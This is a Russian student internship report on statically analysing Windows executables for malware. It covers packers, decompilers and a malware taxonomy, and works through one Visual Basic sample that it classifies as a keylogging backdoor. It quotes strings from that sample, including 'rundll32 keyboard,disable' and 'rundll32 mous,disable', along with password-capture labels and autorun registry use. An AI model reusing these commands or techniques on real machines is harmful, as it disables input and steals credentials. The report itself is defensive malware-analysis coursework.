МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное
учреждение высшего образования
Дальневосточный федеральный университет

ШКОЛА ЕСТЕСТВЕННЫХ НАУК

Кафедра информационной безопасности

О Т Ч Е Т
о прохождении учебной практики (учебно-лабораторного практикума)

Выполнил студент
гр. С8117-10.05.01ммзи
_____ Сафонов А.И.
(подпись)

Отчет защищен с оценкой

_____

_____ С.С. Зотов
(подпись) (И.О. Фамилия)
« 26 » июня 2021 г.

Руководитель практики
Старший преподаватель кафедры
информационной безопасности ШЕН
_____ С.С. Зотов
(подпись) (И.О. Фамилия)

Регистрационный
№ _____
« 26 » июня 2021 г.

_____ Е.В. Третьяк
(подпись) (И.О. Фамилия)

Практика пройдена в срок
с « 22 » февраля 2021 г.
по « 26 » июня 2021 г.
на предприятии
Кафедра информационной
безопасности ШЕН ДВФУ

г. Владивосток
2021

Оглавление

Задание на практику

- Проведение исследования в области анализа исполняемых файлов ОС Windows на наличие вредоносного кода.

- Написание отчета по практике о проделанной работе.

Введение

Учебная практика (учебно-лабораторный практикум) проходил на кафедре информационной безопасности ШЕН ДВФУ в период с 22 февраля 2021 года по 26 июня 2021 года.

Целью прохождения практики является приобретение практических и теоретических навыков по детектированию ВПО.

Задачи практики:

1. Ознакомиться с существующими особенностями анализа исполняемых файлов ОС Windows.
2. Применить полученные знания в детектировании вредоносного программного обеспечения и его классификации.
3. На основе полученных знаний написать отчет по практике о проделанной работе.

Анализ исполняемых файлов ОС Windows. Детектирование и классификация ВПО.

Для понимания того, как отличать вредоносные программы от чистых необходимы знания о том, как устроены исполняемые файлы и как они работают при запуске, а также инструкции языка Ассемблер.

Рассмотрим важные аспекты необходимые при анализе исполняемых файлов ОС Windows.

Особенности анализа исполняемых файлов ОС Windows

При анализе исполняемые файлы ОС Windows можно делить на следующие категории:

- По платформе:
  - DOS
  - Win32
  - Win64
- По типу PE:
  - Исполняемый .exe
  - Динамическая библиотека .dll
  - Драйвер .sys
- По языку программирования:
  - C/C++
  - Asm
  - Delphi
  - C#

- VB Native
- VB Pcode
- и другие.

Некоторые исполняемые файлы имеют упакованный формат. В таком случае, для начала анализа непосредственной полезной нагрузки программы, необходимо определить название упаковщика по характерным признакам:

1) используемый алгоритм сжатия;

2) названия секций файла, присущих тому или иному упаковщику (например, UPX);

3) функции, отвечающие за декомпрессию нагрузки;

4) используемые строки, константы;

5) некоторым последовательностям ассемблерных инструкций.

Бывают ситуации, когда используемый упаковщик написан создателем программы (обычно это явный признак зловредности зашифрованной нагрузки). В такой ситуации необходимо найти и проанализировать функцию декомпрессии, которая как и любая другая, должна находится между чтением и записью файла, то есть схематично следующим образом:

```
ReadFile(…, buffer, …);
…
Decompress(&buffer);
…
WriteFile(…, buffer, …);
```

Распаковка обычно происходит блоками данных и функция-обертка над decompress схематично выглядит так:

```
Do{
…
```

```
ret = Decompress(&stream);
…
} while (&stream->unused_data != null);
If (ret) … return …
```

Некоторые особенности, связанные с тем, на каком языке программирования написан анализируемый исполняемый файл и какой имеет формат:

1. Python

Скрипты питона (.py файлы) компилируются в их .pyc версии. Для работы им нужны библиотеки языка Python, а также те системные, что использовались при разработке. Для формирования удобного .exe файла из .pyc файлов вместе с библиотеками используются py2exe упаковщики/сборщики, их всего несколько:

1) PyInstaller (самый популярный);

2) cx_Freeze;

3) и другие.

Получить .py из .pyc можно модулем uncompyle6:

```
$ pip install uncompyle6
$ uncompyle6.exe –o file.py file.pyc
```

Можно также из интерактивного Pythnon:

```
> import uncompyle6
> help(uncompyle6.main)
> ...
```

Байткод Python меняется от версии к версии, поэтому при декомпиляции нужно использовать ту версию Python, который использовался при сборке. Это будет наилучший результат, который может выдать uncompyle6.

2. Native

Файлы, написанные на C/C++/Asm. Здесь достаточно использовать программу IDA Pro и отладчики: OllyDbg v2.01 (для x32) и x64dbg (для x64). Для драйверов и служб лучше использовать Windows Kernel Debugger.

Также рекомендуется изучить основы IDAC (IDA Pro Си) или IDAPython. Они полезны при продвинутом статическом анализе исполняемых файлов, в первую очередь — для расшифровок строк и кода.

Отдельной темой являются комплексные упаковщики и протекторы вроде Enigma, Themida, VMProtect, которы требуют достаточно много времени для их вскрытия.

3. .NET

Приложения, написанные на C# или Visual Basic легко компилируются в exe и являются платформонезависимыми, как и программы, написанные на Java. Полученный скомпилированный код представляет собой байт-код (**M**icro**s**oft **I**ntermediate **L**anguage), понятный для компилятора csc.exe, который поставляется вместе с .net framework). Для работы обычно импортируется только одна библиотека mscoree.dll – часть .net фреймворка, которая в свою очередь импортирует другие. Там находятся сопоставления IL байт-кодов с ассемблерными командами (наборами команд). Соответственно, для реверс анализа таких кодов нужен специальный декомпилятор. В основном это ILSpy (альтернатива DotPeek) и DnSpy (позволяет отлаживать).

Декомпилированный код близок к оригиналу, потому что имена переменных сохраняются, а компилятор не использует сложных оптимизаций, как если компилируешь код на Си в ассемблер

Вирусописали часто используют обфускаторы, запутывающие код и переименовывающие переменные, но деобфускатор решает большинство проблем без потерь читаемости. В основном это De4dot – он способен с высокой вероятностью корректно деобфусцировать код. Все перечисленные инструменты имеют открытый исходных код.

4. Delphi

Для просмотра написанных на Delphi файлов подходит программа IDR – Interactive Delphi Reconstructor. Он разбирает структуры и библиотеки Delphi и

предоставляет удобную опцию просмотра форм (для списка форм нужна точка в названии файла – т.е. любое расширение) и объектов на них. Но в некотрых ситуациях он некорректно отображает отдельные функции, тогда их лучше смотреть дополнительно в IDA Pro. Также стоит обращать внимание на ресурсы и изображения, где может также хранится полезная информация для анализа.

5. Visual Basic

VB подобен Delphi, только декомпилятор здесь похуже, а P-code VB работает подобно байт-коду IL. Lite версия VB Decompiler весьма неудобная, но для поверхностного анализа достаточно. Native можно посмотреть в IDA, p-code только декомпилятором или при отладке.

6. MSI

Один из OLE2 - формат Microsoft, к которым также относятся форматы файлов MSOffice. Собирается и разбирается инструментом Microsoft Orca, в которой в установщик можно добавить практически всё что угодно. Реализовано как база данных, в виде таблиц с разными назначениями. Исполняемые файлы в формате .msi запускаются стандартной программой msiexec.exe, т. е. чтобы посмотреть активность .msi файла нужно следить за этим процессом.

Классификация вредоносного программного обеспечения

Классифицируемые объекты разделены на категории:

1. Malware

Вредоносное ПО, созданное с целью автоматизации при конструировании вирусов, червей или троянский программ, осуществлении DoS-атак на удаленные узлы, взлома других устройств в сети и так далее. В отличие от рассматриваемых далее категорий, данное ВПО не представляют опасности для устройства, на котором оно выполняется. Все вредоносные действия совершаются сугубо по команде пользователя.

2. AdWare

Вредоносное ПО, которое предназначено для отображения рекламных объявлений (обычно в виде графических баннеров), перенаправления пользователя на рекламные web-страницы, а также для сбора данных рекламного характера о пользователе (например, какие сайты он посещает).

Такого рода ВПО часто изменяет настройки браузера и ОС в маркетинговых целях, без предварительного уведомления пользователя.

3. Other (RiskWare)

Представляют собой легальные программы (обычно которые свободно продаются и широко используются), которые в руках атакующего, способны причинить вред устройство пользователя (уничтожить данные, модифицировать или копировать, нарушить нормальную работу ОС).

4. PornWare

Вредоносное ПО, которое связано с показом пользователю устройства материалы порнографического характера.

5. TrojWare

Вредоносное программное обеспечение, которые под видом полезных приложений, осуществляют действия над данными несанкционированного характера:

1) уничтожение;

2) блокирование;

3) модификация;

4) копирование.

Классификация данное ВПО согласуется с действием, которое они выполняют.

6. VirWare

Вредоносное программное обеспечение, которое способно самостоятельно размножаться (копировать свой код) на устройствах пользователей, а также в сети.

Стоит отметить, что копируемый код также имеет возможность себя копировать далее.

Программы, которые распространяются в сети по команде (например, Backdoor-ы) или такие, которые копируют себя только в одном поколении, не относятся к данной категории.

Деление на классы в данной категории определяется способом копирования: Virus, Worm, P2P-Worm, IRC-Worm, IM-Worm, Email-Worm, Net-Worm.

Вирусы можно разделить по способу заражения:

1) файловые;
2) загрузочные;
3) макровирусы;
4) скриптовые.

Любой представитель рассматриваемой категории может дополнительно иметь функционал Trojan.

Каждая категория делится на следующие классы (Рис. 1).




Рис. 1 Дерево классифицируемых объектов.

Конкретные примеры анализа ВПО

Файл: E43C2E1A.patched

```
└─$ file E43C2E1A.patched
E43C2E1A.patched: PE32 executable (GUI) Intel 80386, for MS Windows
```

Рис. 2. Формат анализируемого файла

```
└─$ objdump -h E43C2E1A.patched

E43C2E1A.patched:     file format pei-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00050d8c  00401000  00401000  00001000  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00001000  00452000  00452000  00052000  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .rsrc         000007e8  00459000  00459000  00053000  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

Рис 3. Секции, определённые в анализируемом файле.

Определение языка программирования:

```
00000000  4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00  B8 00 00 00  00 00 00 00  MZ..............
00000018  40 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  @...............
00000030  00 00 00 00  00 00 00 00  00 00 00 00  C0 00 00 00  0E 1F BA 0E  00 B4 09 CD  ................
00000048  21 B8 01 4C  CD 21 54 68  69 73 20 70  72 6F 67 72  61 6D 20 63  61 6E 6E 6F  !..L.!This program canno
00000060  74 20 62 65  20 72 75 6E  20 69 6E 20  44 4F 53 20  6D 6F 64 65  2E 0D 0D 0A  t be run in DOS mode....
00000078  24 00 00 00  00 00 00 00  CC D0 6B 6E  88 B1 05 3D  88 B1 05 3D  88 B1 05 3D  $.........kn...=...=...=
00000090  0B AD 0B 3D  89 B1 05 3D  E1 AE 0C 3D  9F B1 05 3D  61 AE 08 3D  89 B1 05 3D  ...=...=...=...=a..=...=
000000A8  52 69 63 68  88 B1 05 3D  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  Rich...=........
000000C0  50 45 00 00  4C 01 03 00  66 6B C5 3A  00 00 00 00  00 00 00 00  E0 00 0F 01  PE..L...fk.:....
000000D8  0B 01 06 00  00 10 05 00  00 80 00 00  00 00 00 00  78 44 00 00  00 10 00 00  ............xD..
000000F0  00 20 05 00  00 00 40 00  00 10 00 00  00 10 00 00  04 00 00 00  00 00 00 00  . ....@.........
00000108  04 00 00 00  00 00 00 00  00 A0 05 00  00 10 00 00  1A 5C 05 00  02 00 00 00  .............\..
00000120  00 00 10 00  00 10 00 00  00 00 10 00  00 10 00 00  00 00 00 00  10 00 00 00  ................
00000138  00 00 00 00  00 00 00 00  C4 12 05 00  28 00 00 00  00 90 05 00  E8 07 00 00  ........(.......
00000150  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00000168  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00000180  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  30 02 00 00  20 00 00 00  ............0... ...
00000198  00 10 00 00  94 02 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
000001B0  00 00 00 00  00 00 00 00  2E 74 65 78  74 00 00 00  8C 0D 05 00  00 10 00 00  .........text....
000001C8  00 10 05 00  00 10 00 00  00 00 00 00  00 00 00 00  00 00 00 00  20 00 00 60  ............ ..`
000001E0  2E 64 61 74  61 00 00 00  04 6A 00 00  00 20 05 00  00 10 00 00  00 20 05 00  .data....j... ..... ..
000001F8  00 00 00 00  00 00 00 00  00 00 00 00  40 00 00 C0  2E 72 73 72  63 00 00 00  ............@....rsrc...
00000210  E8 07 00 00  00 90 05 00  00 10 00 00  00 30 05 00  00 00 00 00  00 00 00 00  .............0..........
00000228  C0 00 00 00  40 00 00 40  F8 74 F2 3E  10 00 00 00  00 00 00 00  00 00 00 00  ....@..@.t.>............
00000240  4D 53 56 42  56 4D 36 30  2E 44 4C 4C  00 00 00 00  00 00 00 00  00 00 00 00  MSVBVM60.DLL.....
00000258  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00000270  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
```

Рис 4. Импортируемая библиотека MSVBVB60.DLL характерная для языка Visual Basic.




Рис 5. Импортируемые функции, характерные для языка Visual Basic.

Определение точки входа программы, напиманной на Visual Basic:

Рис 6. Помещаемая структура при вызове функции Main




Рис 7. Помещение структуры перед вызовом главной функции






Рис 8. Адрес главной функции программы

Анализ строк в программе:



.text:00410B24	00000014	C (16 bits) - UTF-16LE	[BKSPACE]
.text:00410B10	0000000E	C (16 bits) - UTF-16LE	[CTRL]
.text:00410154	00000014	C (16 bits) - UTF-16LE	[CapsOff]
.text:004100BC	00000012	C (16 bits) - UTF-16LE	[CapsOn]
.text:00410C88	0000000C	C (16 bits) - UTF-16LE	[F10]
.text:00410C98	0000000C	C (16 bits) - UTF-16LE	[F11]
.text:00410CA8	0000000C	C (16 bits) - UTF-16LE	[F12]
.text:00410CB8	0000000C	C (16 bits) - UTF-16LE	[F13]
.text:00410CC8	0000000C	C (16 bits) - UTF-16LE	[F14]
.text:00410CD8	0000000C	C (16 bits) - UTF-16LE	[F15]
.text:00410CE8	0000000C	C (16 bits) - UTF-16LE	[F16]
.text:0040FEBC	0000000E	C (16 bits) - UTF-16LE	[HOME]
.text:0040FED0	0000000C	C (16 bits) - UTF-16LE	[INS]
.text:00410F04	00000034	C (16 bits) - UTF-16LE	[ISP\\Username]-[Password]
.text:0040FBF8	0000000E	C (16 bits) - UTF-16LE	[LEFT]
.text:0040FD54	0000000C	C (16 bits) - UTF-16LE	[NUM]
.text:004109C4	00000010	C (16 bits) - UTF-16LE	[PAUSE]
.text:0040FF2C	0000000E	C (16 bits) - UTF-16LE	[PGDN]
.text:00410044	0000000E	C (16 bits) - UTF-16LE	[PGUP]
.text:00410B88	0000001A	C (16 bits) - UTF-16LE	[PROPERTIES]
.text:0040F344	00000010	C (16 bits) - UTF-16LE	[RIGHT]
.text:00410BC4	00000010	C (16 bits) - UTF-16LE	[SPACE]
.text:0040FDB0	00000010	C (16 bits) - UTF-16LE	[SYSRQ]
.text:00410CF8	00000020	C (16 bits) - UTF-16LE	[ScrollLockOff]
.text:00410D1C	0000001E	C (16 bits) - UTF-16LE	[ScrollLockOn]
.text:00410BA8	00000018	C (16 bits) - UTF-16LE	[ShiftDown]
.text:00410D40	00000014	C (16 bits) - UTF-16LE	[ShiftUp]
.text:00410B3C	0000000C	C (16 bits) - UTF-16LE	[TAB]
.text:00410B70	00000014	C (16 bits) - UTF-16LE	[WINDOWS]

Рис 9. Подозрительные строки в анализируемой программе.



.text:0040D8E0	00000034	C (16 bits) - UTF-16LE	rundll32 keyboard,disable
.text:0040D970	0000002C	C (16 bits) - UTF-16LE	rundll32 mous,disable

Рис 10. Подозрительные строки в анализируемой программе

Подозрительное использование большего числа ключей реестра, в том числе ключа для автозапуска программы при старте ОС (Рис. 11). Такой подход очень часто использует ВПО.




Рис 11. Используемые ключи реестра в программе.

Наличие в строках фрагментов cmd скриптов, использование библиотеки Winsock, обеспечивающая API для работы с сетью, большое число используемых ключей реестра, а также строки в формате сообщений о результатах выполненных команд (например, connected, foldercreater, serverpasswordok, openchat) дают понять, что перед нами ВПО класса Backdoor.




Рис. 12. Наличие строк скрипта cmd.


